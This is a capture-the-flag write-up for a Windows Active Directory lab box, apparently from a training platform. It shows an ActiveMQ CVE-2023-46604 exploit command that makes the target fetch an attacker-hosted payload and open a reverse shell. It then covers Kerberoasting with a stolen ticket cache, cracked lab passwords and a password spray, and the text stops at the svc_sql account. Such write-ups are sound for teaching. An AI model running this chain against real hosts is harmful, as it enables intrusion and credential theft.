OpenAD
Overview
OpenAD is a hard exclusive Windows box centered on a layered Active
Directory attack chain. The target runs Apache ActiveMQ 5.18.2 — the same
version family vulnerable to CVE-2023-46604 as in Broker, but this time
on a domain controller. Post-exploitation reveals a Kerberos credential cache
that enables Kerberoasting to recover service-account credentials, leading
through a password spray to svc_sql. That account has WSUS administrator
rights, which are weaponized via SharpWSUS to push a malicious update
package and execute code as SYSTEM on the domain controller.
Path: CVE-2023-46604 (ActiveMQ RCE) → ccache Kerberoast → svc_laps →
password spray → svc_sql → SharpWSUS WSUS abuse → SYSTEM.
Enumeration



The initial scan fingerprints a domain controller — DNS, Kerberos, LDAP, SMB — along with web services including an IIS site and ActiveMQ on port 8161.

The web server on port 80 returns a default IIS page; the domain name
king.htb is extracted from the LDAP certificate.
Directory brute-forcing the web server finds only aspnet_client — nothing
useful.


Port 8161 is more interesting — it hosts the ActiveMQ admin console.
The admin console is protected by HTTP basic auth, but admin:admin works —
classic default credentials.
The console reveals the running version: 5.18.2.

Foothold — CVE-2023-46604
ActiveMQ 5.18.2 is vulnerable to CVE-2023-46604, an OpenWire protocol
deserialization flaw that allows unauthenticated RCE. The same exploit used
against Broker applies here. I edited the poc.xml Spring bean payload to
point back to my listener and served it over HTTP:

$ python exploit.py -i 10.129.230.70 -u http://10.10.14.10/poc.xml

The target fetches the XML and deserializes the bean, executing the
ProcessBuilder reverse shell.

User
The user flag is readable immediately after landing the shell:

Post-Exploitation Enumeration

Running local enumeration reveals information about the host environment. The box appears to be virtualized:
Checking identity and domain membership confirms we land as a domain user, though the service account password is not immediately known:



A key discovery: the service account has write access to the ActiveMQ
binary path, and critically, there is a Kerberos ccache file in /tmp:

Lateral Movement — Kerberoasting with Stolen ccache
The ccache belongs to a domain account and can be used directly with linWinPwn to perform Kerberoasting without a password:
$ ./linwinpwn.sh -t 10.129.230.70 -K krb5cc_1600801117_Qxs0zd

The tool extracts Kerberoastable service tickets:

Cracking the resulting hashes offline recovers credentials for svc_laps:


svc_laps : 16bmxkingm@
Lateral Movement — Password Spray to svc_sql

BloodHound enumeration with the svc_laps credential maps the domain:
Further enumeration, including a Python-related issue that needed fixing,
surfaces the SQL$ computer account password:



SQL$ : r%msnCet4EA5#J

Domain users enumerated via enum4linux include:
Shaun.Brown, Edward.Farrell, Georgia.Webb, James.Lambert,
Julie.Wilson, Kate.McDonald, Eric.John, Eileen.Whitehead,
Irene.Richardson, svc_mq, sshd, svc_laps, svc_wsus, svc_sql.
Spraying r%msnCet4EA5#J across those accounts lands on svc_sql:

